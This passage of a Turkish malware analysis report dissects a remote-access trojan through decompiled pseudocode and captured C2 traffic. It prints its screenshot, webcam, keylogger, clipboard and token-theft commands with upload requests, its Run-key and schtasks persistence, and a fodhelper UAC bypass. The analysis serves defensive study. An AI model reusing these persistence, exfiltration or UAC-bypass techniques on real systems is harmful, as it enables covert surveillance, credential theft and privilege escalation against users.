{"name":"rundll32.exe","pid":2408}, {"name":"dmv.exe","pid":1892}, {"name":"explorer.exe","pid":2820}, {"name":"wintoolservice.exe","pid":2016}, {"name":"wintools64.exe","pid":2264}, {"name":"jusched.exe","pid":2800}, {"name":"jucheck.exe","pid":2128}, {"name":"ProcessHacker.exe","pid":640}, {"name":"ida64.exe","pid":2404}, {"name":"x64dbg.exe","pid":2064}, {"name":"Wireshark.exe","pid":2524}, {"name":"3client.exe","pid":2424}, {"name":"3client.exe","pid":2628}, {"name":"dumpcap.exe","pid":2156}, {"name":"conhost.exe","pid":1180}]} HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date: ...
OK
```

Şekil 17- Sistem Bilgilerinin Sunucuya Gönderilmesi

Toplanan sistem bilgileri **C2** sunucusuna gönderilmek üzere hazırlanmaktadır. Önce **/upload-sysinfo endpoint**'i ile gönderim yolunu belirlenmektedir. Sonra **Src** verisini ve **buffer**'ı gönderime hazır hale getirmektedir.



```
198 v7 = (const void **)*v3;
199 if ( v5 == (const void *)10 && !memcmp(v7, "SCREENSHOT", 0xAui64) )
200 {
201     sub_13F646610(v2);
202 LABEL_56:


GET /notify?event=heartbeat&user=...&public_ip=... HTTP/1.1
User-Agent: SecurityNotifier
Host: ...:15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Content-type: text/plain

SCREENSHOT
```


Şekil 18- Ekran Görüntüsü İsteği

Sunucu tarafından iletilen **SCREENSHOT** isteğine sistemin ekran görüntüsü göndererek cevap vermektedir.



Şekil 19- Sunucuya Gönderilen Ekran Görüntüsü

Zararlı Önce **GetSystemMetrics** ile ekran boyutları almaktadır. **GetDC** ile ekranın HDC'sini elde etmektedir. **CreateCompatibleDC** ve **CreateCompatibleBitmap** ile uyumlu bir bitmap formu oluşturmaktadır. **BitBlt** ile ekran görüntüsü bu bitmap'e kopyalamaktadır.



Şekil 20- Webcam İsteği

Sunucu tarafından **WEBCAM** isteği geldiği zaman sistemin kamerasını izlemektedir.

```

27 hwndParent = GetDesktopWindow();
28 CaptureWindowA = capCreateCaptureWindowA("wc", 0x40000000u, 0, 0, 320, 240, hwndParent, 0);
29 v4 = CaptureWindowA;
30 if ( CaptureWindowA )
31 {
32     if ( !SendMessageW(CaptureWindowA, 0x40Au, 0i64, 0i64) )
33     {
34         LODWORD(CaptureWindowA) = DestroyWindow(v4);
35         return (int)CaptureWindowA;
36     }
37     SendMessageW(v4, 0x43Du, 0i64, 0i64);
38     Sleep(0xC8u);
39     GetTempPathA(0x104u, Buffer);
40     Src = 0i64;
41     v20 = 0i64;
42     v5 = -1i64;
43     do
44     {
45         ++v5;
46         while ( Buffer[v5] ):
47             sub_13F8E1A00(&Src, Buffer);

```

Şekil 21- Webcam Fonksiyonu

Webcam fonksiyonu Windows ortamında webcam üzerinden görüntü alarak bunu **TEMP** dizinine kaydeden ardından dosyayı okuyup belleğe yükleyerek sunucuya gönderen bir yapıya sahiptir. İşlem sırasında **GetDesktopWindow** ile masaüstü pencere handle'ı alınır ve **capCreateCaptureWindowA** kullanılarak bir capture penceresi oluşturmaktadır. Devamında **SendMessageW** çağrıları ile kamera sürücüsüne bağlanılır ve görüntü yakalama işlemi tetiklenir. Bu süreçte kısa bir gecikme sağlamak için **Sleep** kullanılır. Sistem geçici dizinini almak amacıyla **GetTempPathA** çağrılır ve elde edilen yol altında görüntü dosyası oluşturularak yine **SendMessageW** aracılığıyla diske yazdırılır. Sonrasında bu dosya okunarak belleğe alınır ve elde edilen veri parametre olarak kullanılarak **/upload-webcam** endpoint'i üzerinden uzak sunucuya iletilmektedir.

```

443 v53 = v5[2];
444 if ( v53 == (const void **)9 && !memcmp(v51, "KEYLOG_ON", 9ui64) )
445 {
446     if ( byte_13F903EB8 )
447         goto LABEL_56;
448     byte_13F903EB8 = 1;
449     v54 = (HKEY)operator new(8ui64);
450     *(DWORD *)v54 = sub_13F8E6370;
451     hkey[0] = v54;
452     ppv[0] = (LPVOID)beginthreadex(0i64, 0, sub_13F8E6CC0, v54, 0, (unsigned int *)&ppv[1]);
453     if ( ppv[0] )
454     {
455         if ( LODWORD(ppv[1]) )
456         {
457             *(_OWORD *)Command = *(_OWORD *)ppv;
458             if ( !Thrd_detach((Thrd_t *)Command) )
459             {
460                 *(_OWORD *)ppv = 0i64;
461                 goto LABEL_56;
462             }
463         }
464         std::Throw_Cpp_error(1);
465     }
466     LODWORD(ppv[1]) = 0;
467     std::Throw_Cpp_error(6);

```

Şekil 22- Keylogger İsteği

KEYLOG_ON fonksiyonu Zararlı yazılım **KEYLOG_ON** komutu geldiğinde eğer **keylogger** zaten çalışmıyorsa bir bayrak set eder ve **beginthreadex** API'si kullanılarak **keylogger** fonksiyonunu çalıştıracak yeni bir **Thread** başlatmaktadır. **Thrd_detach** ile bu işlemin arka planda bağımsız çalışacak şekilde ayarlamaktadır. Böylece ana program çalışmaya devam ederken **keylogger** kesintisiz şekilde tuş kayıtlarını toplamaya devam eder ve aynı komut tekrar gelse bile bayrak kontrolü sayesinde yeniden başlatılmaz.

```
POST /upload-keylog?us= HTTP/1.1
User-Agent: SecurityNotifier
Host: :15144
Content-Length: 8
Cache-Control: no-cache

LOHELLO

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date:

OK

if ( v53 == (const void **)10 && !memcmp(v55, "KEYLOG_OFF", 0xAui64) )
{
    byte_13F903EB8 = 0;
    goto LABEL_56;
}
v56 = v3;
v57 = (unsigned __int64)v3[3];
```

Şekil 23- Klavye Girdilerinin Gönderilmesi

Devam eden süreçte zararlı yazılım klavye girdilerini sunucu tarafına göndermektedir. Akışın devamında bulunan **KEYLOG_OFF** fonksiyonu ise doğrudan Thread'i sonlandırmak yerine, kullanılan bayrağı sıfırlayarak **keylogger**'in çalışmasını durdurmaktadır.

```
720 v106 = v3;
721 v106 = (HKEY)v3[2];
722 if ( v106 == (HKEY)12 && !memcmp(v104, "CLIPBOARD_ON", 0xCui64) )
723 {
724     if ( byte_13F0F3EBA )
725         goto LABEL_56;
726     byte_13F0F3EBA = 1;
727     v106 = (HKEY)operator new(0x28ui64);
728     hKey[0] = v106;
729     sub_13F0D15D0(v106, v2);
730     *((__QWORD *)v106 + 4) = sub_13F0D68E0;
731     hKey[0] = v106;
732     Command[0] = (char *)beginthreadex(0i64, 0, sub_13F0E5770, v106, 0, (unsigned int *)&Command[1]);
733     if ( Command[0] )
734     {
735         if ( LODWORD(Command[1]) )
736         {
737             *(_QWORD *)hKey = *(_QWORD *)Command;
738             if ( !Thrd_detach((__Thrd_t *)hKey) )
739             {
740                 *(_QWORD *)Command = 0i64;
741                 goto LABEL_56;
742             }
743         }
744     }
745 }
```


```
GET /notify?event=heartbeat&user= &public_ip= HTTP/1.1
User-Agent: SecurityNotifier
Host: :15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date:
Content-type: text/plain

CLIPBOARD_ON
```

Şekil 24- Clipboard İsteği

CLIPBOARD_ON fonksiyonu zararlı yazılımın **pano** izleme özelliğini başlatmak için kullanılan bir mekanizmadır. Gelen **CLIPBOARD_ON** komutu kontrol edilir ve eğer bu özellik daha önce aktif edilmemişse bir bayrak set edilerek yalnızca bir kez çalışması sağlanır. Ardından operator new ile gerekli yapı için bellek ayrılır ve ilgili fonksiyon adresleri atanır. Devamında **beginthreadex** API'si kullanılarak **clipboard** verilerini izleyen fonksiyonu çalıştıracak yeni bir **Thread** oluşturulur. **Thread** başarıyla başlatıldığında **Thrd_detach** ile arka planda bağımsız çalışacak şekilde bırakılır.



```
Wireshark - TCP Akışı izle (tcp.stream eq 4) - Yerel Ağ Bağlantısı


POST /upload-clipboard user= HTTP/1.1
User-Agent: SecurityNotifier
Host: :15144
Content-Length: 44
Cache-Control: no-cache

isa heykeli-helikopter taklac. g.vercin edit
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date:
OK

51 v107 = *v3;
52 if ( v106 == (HKEY)13 && !memcmp(v107, "CLIPBOARD_OFF", 0xDui64) )
53 {
54     byte_13F0F5EBA = 0;
55     goto LABEL_56;
56 }
```

Şekil 25- Clipboard Off İsteği

CLIPBOARD_OFF fonksiyonu, daha önce başlatılan **clipboard** izleme özelliğini devre dışı bırakmak için kullanılmaktadır. Gelen **CLIPBOARD_OFF** komutu ile birlikte kullanılan bayrak sıfırlanır ve böylece arka planda çalışan thread yeni veri toplamayı bırakır.



```
Wireshark - TCP Akışı izle (tcp.stream eq 1) - Yerel Ağ Bağlantısı

GET /notify?event=heartbeat&user= &public_ip= HTTP/1.1
User-Agent: SecurityNotifier
Host: :15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date:
Content-type: text/plain

TOKEN_GRAB

762 if ( v106 == (HKEY)10 && !memcmp(v107, "TOKEN_GRAB", 0xAui64) )
763 {
764     v110 = (HKEY)operator new(0x28ui64);
765     hKey[0] = v110;
766     sub_13F0D15D0(v110, v2);
767     *(_QWORD *)v110 + 4 = sub_13F0D8F10;
768     hKey[0] = v110;
769     Command[0] = (char *)beginthreadex(0i64, 0, sub_13F0E5770, v110, 0, (unsigned int *)&Command[1]);
770     if ( Command[0] )
771     {
772         if ( LODWORD(Command[1]) )
773         {
774             *(_OWORD *)hKey = *(_OWORD *)Command;
775             if ( !Thrd_detach((__Thrd_t *)hKey) )
776             {
777                 *(_OWORD *)Command = 0i64;
778                 goto LABEL_56;
779             }
780         }
781         std::Throw_Cpp_error(1);
782     }
```

Şekil 26- TokenGrab İsteği

TOKEN_GRAB fonksiyonu, zararlı yazılımın sistem üzerindeki kimlik doğrulama verilerini veya uygulama **token**'lerini toplamak amacıyla çalıştırdığı bir bileşendir. Gelen **TOKEN_GRAB** komutu ile birlikte operator new kullanılarak gerekli yapı için bellek ayrılır ve ilgili fonksiyon adresi atanır. Ardından **beginthreadex API**'si ile bu işlemi gerçekleştirecek yeni bir **Thread** başlatılır. **Thread** başarıyla oluşturulduktan sonra **Thrd_detach** ile arka planda bağımsız şekilde çalışması sağlanır.

```

238 if ( v10 == (const void ****)10 && !memcmp(v1, "STARTUP_ON", 0xAui64) )
239 {
240     LOBYTE(v11) = 1;
241     sub_13F0D4F70(v11);
242     sub_13F0D48D0(v170, 16i64);
243     goto LABEL_56;
}
LSTATUS result; // eax
__int64 v3; // rax
HKEY hKey; // [rsp+30h] [rbp-138h] BYREF
CHAR Filename[272]; // [rsp+40h] [rbp-128h] BYREF

result = RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 2u, &hKey);
if ( !result )
{
    if ( a1 )
    {
        GetModuleFileNameA(0i64, Filename, 0x104u);
        v3 = -1i64;
        do
        {
            ++v3;
        } while ( Filename[v3] );
        RegSetValueExA(hKey, "SecurityService", 0, 1u, (const BYTE *)Filename, v3 + 1);
    }
    else
    {
        RegDeleteValueA(hKey, "SecurityService");
    }
    return RegCloseKey(hKey);
}
return result;

```

Şekil 27- Startup İsteği

The **STARTUP** function manages persistence through the Windows **Registry**. The **Windows\\CurrentVersion\\Run** key is opened using **RegOpenKeyExA**. If the **a1** value is **1**, the file path is retrieved using **GetModuleFileNameA**, and an **autorun** entry named **"SecurityService"** is added using **RegSetValueExA**. If the **a1** value is **0**, the entry is deleted using **RegDeleteValueA**.

```

246 if ( v9 > 0xF )
247     v12 = *v3;
248 if ( v10 == (const void ****)11 && !memcmp(v12, "STARTUP_OFF", 0xBui64) )
249 {
250     if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 2u, hKey) )
251     {
252         RegDeleteValueA(hKey[0], "SecurityService");
253         RegCloseKey(hKey[0]);
254     }
255     if ( v172 < 0x14 )
256     {

```

Ad	Tür	Veri
(Varsayılan)	REG_SZ	(değer atanmamış)
SecurityService	REG_SZ	C:\Users\██████\Desktop\3client.exe

Şekil 28- SecurityService Kaydının Silinmesi

STARTUP_OFF komutu zararlının kalıcılığını kaldırmaktadır. **RegOpenKeyExA** ile **Software\\Microsoft\\Windows\\CurrentVersion\\Run** anahtarını açar, ardından **RegDeleteValueA** kullanılarak **SecurityService** kaydını silmektedir. Finalde kullanıcıya **Removed from Startup** mesajını gösterir.

```

301 v17 = v3[2];
302 if ( v17 == (const void *****)? && !memcmp(v15, "TASK_ON", 7ui64) )
303 {
304     GetModuleFileNameA(0i64, Filename, 0x104u);
305     *(_OWORD *)Srca = 0i64;
306     v191 = 0i64;
307     v192 = 0i64;
308     v18 = -1i64;
309     v19 = -1i64;
310     do
311         ++v19;
312     while ( Filename[v19] );
313     sub_13F7C1A00(Srca, Filename, v19);
314     v20 = v191;
315     if ( v192 - v191 < 0x37 )
316     {
317         v23 = (void **)sub_13F7C6D10(Srca, "schtasks /create /f /sc onlogon /tn \"SystemCheck\" /tr \"\", 0x37ui64);
318     }
319     else
320     {

```

```

GET /notify?event=heartbeat&user=[REDACTED]&publ
User-Agent: SecurityNotifier
Host: [REDACTED]:15144
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date: [REDACTED]
Content-type: text/plain

TASK_ON

```

Şekil 29- Görev Oluşturulması

TASK_ON komutu ile zararlı yazılım kalıcılığını görev zamanlayıcısı üzerinden sağlamaktadır. **GetModuleFileNameA** ile zararlı dosyanın yolu alınmakta ve bu yol **schtasks /create** komutu ile birleştirilerek onlogon tetikleyicili **SystemCheck** adlı görev oluşturmaktadır. Oluşturulan komut system **API**'si ile çalıştırılmaktadır. Eğer komut başarılı olursa **Task Created**, başarısız olursa **Task Error** sonucu döndürmektedir.

**schtasks /create /f /sc onlogon /tn "SystemCheck" /tr **

Tablo 2- Görev Oluşturulması

```

115 if ( v41 == (const void *****)?9 && !memcmp(v39, "FOLDER_ON", 9ui64) )
116 {
117     if ( SHGetFolderPathA(0i64, 7, 0i64, 0, Filename) < 0 )
118         goto LABEL_56;
119     GetModuleFileNameA(0i64, ExistingFileName, 0x104u);
120     *(_OWORD *)hKey = 0i64;
121     v197 = 0ui64;
122     v42 = -1i64;
123     v43 = -1i64;
124     do
125         ++v43;
126     while ( Filename[v43] );
127     sub_13F931A00(hKey, Filename, v43);
128     v44 = sub_13F931B10(hKey);
129     *(_OWORD *)Command = 0i64;
130     v199 = 0ui64;
131     *(_OWORD *)Command = *(_OWORD *)v44;
132     v199 = *(_OWORD *)v44 + 16;
133     *(_OWORD *)v44 + 16 = 0i64;
134     *(_OWORD *)v44 + 24 = 15i64;
135     *(_BYTE *)v44 = 0;
136     sub_13F931700(hKey);
137     v45 = (const CHAR *)Command;
138     if ( *(_OWORD *)&v199 + 1 > 0xFui64 )
139         v45 = Command[0];
140     v46 = CopyFileA(ExistingFileName, v45, 0);
141     v48 = "Copy Error";
142     if ( v46 )
143         v48 = "Copied to Folder";
144     do

```

```

GET /notify?event=heartbeat&user=[REDACTED]
User-Agent: SecurityNotifier
Host: [REDACTED]:15144
Cache-Control: no-cache


HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.13.10
Date: [REDACTED]
Content-type: text/plain

FOLDER_ON

```


Şekil 30- Dosya Taşıma Fonksiyonu

FOLDER_ON komutu zararlıyı kullanıcı dizinine kopyalayarak kalıcılık sağlamaktadır. **SHGetFolderPathA** ile hedef klasör yolu alınır, **GetModuleFileNameA** ile mevcut zararlı dosyanın yolu elde edilir ve **CopyFileA** kullanılarak dosya bu klasöre kopyalanmaktadır.



Şekil 31- Zararlı Dosyanın Başlangıç Dizinine Taşınması

FOLDER_ON komutu sonrası zararlı yazılım Başlangıç dizinine **SecurityService.exe** olarak kopyalanmaktadır.



Şekil 32- Rotate_On Komutu

ROTATE_ON komutu ekran yönünü değiştirmektedir. Komut alındığında ilgili fonksiyon çağrılır ve **EnumDisplaySettingsA** ile mevcut ekran ayarları alınmaktadır. Ardından **DevMode** yapısı üzerinden **dmDisplayOrientation** değeri ayarlanır ve **ChangeDisplaySettingsExA** API'si kullanılarak ekran 180 derece döndürülecek şekilde güncellenmektedir.

```
677 v102 = *v3;  
678 if ( v100 == (const void *)10 && !memcmp(v102, "ROTATE_OFF", 0xAui64) )  
679 {  
680     sub_13F943B20(0i64);  
681     goto LABEL_56;  
682 }  
  
Pseudocode-A  
1 LONG __fastcall sub_13F943B20(unsigned __int8 a1)  
2 {  
3     int v1; // ebx  
4     DEVMODEA DevMode; // [rsp+30h] [rbp-B8h] BYREF  
5  
6     v1 = a1;  
7     memset(&DevMode, 0, sizeof(DevMode));  
8     DevMode.dmSize = 156;  
9     EnumDisplaySettingsA(0i64, 0xFFFFFFFF, &DevMode);  
10    DevMode.dmFields = 128;  
11    DevMode.dmDisplayOrientation = 2 * v1;  
12    ChangeDisplaySettingsExA(0i64, &DevMode, 0i64, 4u, 0i64);  
13    return ChangeDisplaySettingsExA(0i64, &DevMode, 0i64, 4u, 0i64);  
14 }
```

Şekil 33- Ekran Döndürülmesinin Kapatılması

ROTATE_OFF fonksiyonu girilen parametreye bağlı olarak Windows ekran yönünü 0° (normal) veya 180° (ters) olacak şekilde değiştirip uygulayan bir fonksiyondur.

```
687 v105 = v3[2];  
688 if ( v105 == (const void *)10 && !memcmp(v103, "MOUSE_SWAP", 0xAui64) )  
689 {  
690     SwapMouseButton(1);  
691     goto LABEL_56;  
692 }  
693 v106 = v3;  
694 if ( v104 > 0xF )  
695     v106 = *v3;  
696 if ( v105 == (const void *)13 && !memcmp(v106, "MOUSE_RESTORE", 0xDui64) )  
697 {  
698     SwapMouseButton(0);  
699 }
```

```
GET /notify?event=heartbeat&user=██████████public_ip=██████████ HTTP/1.1  
User-Agent: SecurityNotifier  
Host: ██████████:15144  
Cache-Control: no-cache  
  
HTTP/1.0 200 OK  
Server: BaseHTTP/0.6 Python/3.13.10  
Date: ██████████  
Content-type: text/plain  
  
MOUSE_SWAP
```

Şekil 34- MOUSE_SWAP Fonksiyonu

Gelen veri **MOUSE_SWAP** ise **SwapMouseButton(1)** çağırarak fare tuşlarını (sağ/sol click) yer değiştirmektedir.

```

9 GetModuleFileNameA(0i64, Filename, 0x104u);
10 if ( RegCreateKeyExA(
11     HKEY_CURRENT_USER,
12     "Software\\Classes\\ms-settings\\Shell\\Open\\command",
13     0,
14     0i64,
15     0,
16     2u,
17     0i64,
18     &hKey,
19     0i64) )
20 {
21     v4 = 0i64;
22     v5 = 0i64;
23     sub_13F931A00(&v4, "Action: [UAC_BYPASS] -> Failed (RegCreate Error)", 0x30ui64);
24     sub_13F932140(a1);
25 }
26 else
27 {
28     v2 = -1i64;
29     do
30     {
31         ++v2;
32         while ( Filename[v2] );
33         RegSetValueExA(hKey, 0i64, 0, 1u, (const BYTE *)Filename, v2 + 1);
34         RegSetValueExA(hKey, "DelegateExecute", 0, 1u, &Data, 1u);
35         RegCloseKey(hKey);
36         ShellExecuteA(0i64, "open", "C:\\Windows\\System32\\fodhelper.exe", 0i64, 0i64, 0);
37         Sleep(0xBB8u);
38         RegDeleteTreeA(HKEY_CURRENT_USER, "Software\\Classes\\ms-settings");
39         v4 = 0i64;
40         v5 = 0i64;
41     } while (v2 < 0);
42     v130 = (unsigned __int64)v3[2];
43     if ( v130 == 10 && !memcmp(v128, "UAC_BYPASS", 0xAui64) )
44     {
45         sub_13F935640(v2);
46         goto LABEL_56;
47     }
48 }

```

Şekil 35- UAC Bypass

UAC_BYPASS komutu alındığında zararlı, çalıştırılan dosyanın yolunu almaktadır. **HKCU\Software\Classes\ms-settings\Shell\Open\command** registry anahtarını oluşturup varsayılan değerine kendi executable'ını yazmaktadır. **DelegateExecute** değerini ayarlayarak **fodhelper.exe** çalıştırıldığında bu komutun tetiklenmesini sağlamaktadır.

```

20 sub_13F9315C0(v10);
21 if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 2u, &hKey) )
22 {
23     RegDeleteValueA(hKey, "SecurityService");
24     RegCloseKey(hKey);
25 }
26 system("schtasks /delete /f /tn \"SystemCheck\" >nul 2>&1");
27 if ( SHGetFolderPathA(0i64, 7, 0i64, 0, pszPath) >= 0 )
28 {
29     v2 = sub_13F9319C0(v8, pszPath);
30     sub_13F931810(v10, v2, "\\SecurityService.exe");
31     sub_13F9315C0(v8);
32     v3 = (const CHAR *)sub_13F931880(v10);
33     DeleteFileA(v3);
34     sub_13F9315C0(v10);
35 }
36 GetTempPathA(0x104u, Buffer);
